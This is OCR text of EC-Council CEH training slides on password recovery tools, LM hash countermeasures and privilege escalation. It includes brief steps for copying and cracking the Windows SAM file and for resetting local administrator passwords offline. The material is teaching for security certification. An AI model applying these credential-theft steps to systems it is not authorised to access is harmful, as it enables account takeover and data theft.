


Limitations:

- In Access 2000/XP files, this utility cannot recover passwords that contain more than 18 characters
- This utility shows only the main database password. It cannot recover the user-level passwords

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Access PassView: Screenshot




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Asterisk Logger

Asterisk Logger reveals passwords that are stored behind the asterisks

Features:

- Displays additional information about the revealed password such as the date/time on which password was revealed, the name of the application that contains the revealed password box, and the executable file of the application
- Allows you to save the passwords to HTML file



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: CHAOS Generator

CHAOS Generator is a tool that generates passwords of any length and character content



It creates alphabetic, numeric, alphanumeric, or all keyboard characters passwords of user-defined lengths

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Tool: Asterisk Key

Asterisk Key shows passwords hidden under asterisks



Features:

- Uncovers hidden passwords on password dialog boxes and web pages
- State-of-the-art password recovery engine: All passwords are recovered instantly
- Supports multilingual passwords
- Full install/uninstall support



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Password Recovery Tool: MS Access Database Password Decoder

The 'MS Access Database Password Decoder' utility was designed to decrypt the master password stored in a Microsoft Access database



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Password Cracking Countermeasures

- Enforce 8-12 character alphanumeric passwords
- Set the password change policy to 30 days
- Physically isolate and protect the server
- Use SYSKEY utility to store hashes on disk
- Monitor the server logs for brute force attacks on user accounts



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Do Not Store LAN Manager Hash in SAM Database

Instead of storing your user account password in cleartext, Windows generates and stores user account passwords by using two different password "hashes"

When you set or change the password for a user account to a password that contains fewer than 15 characters, Windows generate both LAN Manager hash (LM hash) and Windows NT hash (NT hash) of the password

These hashes are stored in the local Security Accounts Manager (SAM) database or in Active Directory

The LM hash is relatively weak compared to the NT hash and so it is prone to fast brute-force attack. Therefore, you may want to prevent Windows from storing an LM hash of your password

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

LM Hash Backward Compatibility

Windows 2000-based servers and Windows Server 2003-based servers can authenticate users who connect with computers that are running the earlier versions of Windows

Windows 95/98 clients do not use Kerberos for authentication

For backward compatibility, Windows 2000 and Windows Server 2003 support:

- LAN Manager (LM) authentication
- Windows NT (NTLM) authentication
- NTLM version 2 (NTLMv2) authentication

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

LM Hash Backward Compatibility (cont'd)

The NTLM, NTLMv2, and Kerberos all use the NT hash, also known as the Unicode hash

The LM authentication protocol uses the "LM hash"

It is best to prevent storage of the LM hash if you do not need it for backward compatibility. If your network contains Windows 95, Windows 98, or Macintosh clients, you may experience the following problems if you prevent the storage of LM hashes

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

How to Disable LM HASH

Method 1: Implement the NoLMHash Policy by Using Group Policy

- Disable "Network security: Do not store LAN Manager hash value on next password change" in Local Security Policy → Security Options

Method 2: Implement the NoLMHash Policy by Editing the Registry

- Locate the following key:
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
- Add Key, type NoLMHash

Method 3: Use a Password that is at least 15 Characters Long

- Windows store an LM hash value that cannot be used to authenticate the user

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Password Brute-Force Estimate Tool

	USE TO ESTIMATE TIME FOR THE MORE DIFFICULT BRUTE FORCE ONLY			
	(DICTIONARY LOOKUP ATTACKS WHICH ARE TRIED USUALLY FIRST TAKE SECONDS			
	AND GET AN AVERAGE OF 25% of ALL PASSWORDS)			
o MandylionLabs Web Site				
rted by(see "how to use this calculator" tab):		Character Set Size	**Entropy** or **Keyspace** of password	
Upper Case Letters	2	26	676	
Lower Case Letters	2	26	676	
Numbers	1	10	10	
Special Characters		32	1	
or Purely Random Combo of Alpha/Numeric		62	1	
Y Random Combo of Alpha/Numeric/Special		94	1	
ORD SUBJECT TO A DICTIONARY ATTACK		5	1	
password length in Characters	5		4,569,760	**or**
			4 million combinations	

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Syskey Utility

The key used to encrypt the passwords is randomly generated by the Syskey utility

Encryption prevents compromise of the passwords

Syskey uses 128-bit encryption to encrypt the system hash

Syskey must be present for the system to boot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

AccountAudit

AccountAudit enables network administrators to examine user account database of a Domain Controller in a Windows Domain

It can report on common security risks such as accounts without password, locked accounts, accounts with non-expiring passwords, and other scenarios

AccountAudit also includes an account information tool that allows to review information for specific user accounts

The reports are generated in HTML format and includes notes, recommendations, and risk ratings




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

AccountAudit: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Copyright 2002 by Randy Glasbergen. www.glasbergen.com



**"I don't have to wait for my television to boot up!
I don't have to wait for my stereo to boot up!
I don't have to wait for my microwave to boot up!"**

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited



"Crashing is an expression of hostility against your network administrator. Though you appear to be uncooperative, it's actually a desperate cry for help."

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited




System Hacking: Part II



Escalating Privileges

CEH Hacking Cycle




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Privilege Escalation

If an attacker gains access to the network using a non-admin user account, the next step is to gain privileges higher than that of an administrator

This is called privilege escalation



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Cracking NT/2000 Passwords

SAM file in Windows NT/2000 contains the user names and encrypted passwords. The SAM file is located at `%systemroot%\system32\config` directory

The file is locked when the OS is running

Booting to an alternate OS

- NTFSDOS (www.sysInternals.com) will mount any NTFS partition as a logical drive

Backup SAM from the Repair directory

- Whenever `rdisk /s` is run, a compressed copy of the SAM called SAM._ is created in `%systemroot%\repair`. Expand this file using `c:\>expand sam._sam`

Extract the hashes from the SAM

- Use LOphtcrack to hash the passwords

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Active@ Password Changer

Active@ Password Changer is a DOS-based solution designed for resetting the local administrator and user passwords on Windows XP / 2003 / 2000 / NT systems



Boot the target computer using A@ctive formatted floppy/CD-ROM and change the password located at the SAM file


Other Windows login security restrictions like '***Account is disabled***', '***Password never expires***', '***Account is locked out***', '***User Must Change Password at Next Logon***' and '***Logon Hours***' can be changed or reset



With Active@ Password Changer, you can log in as a particular user with a blank password

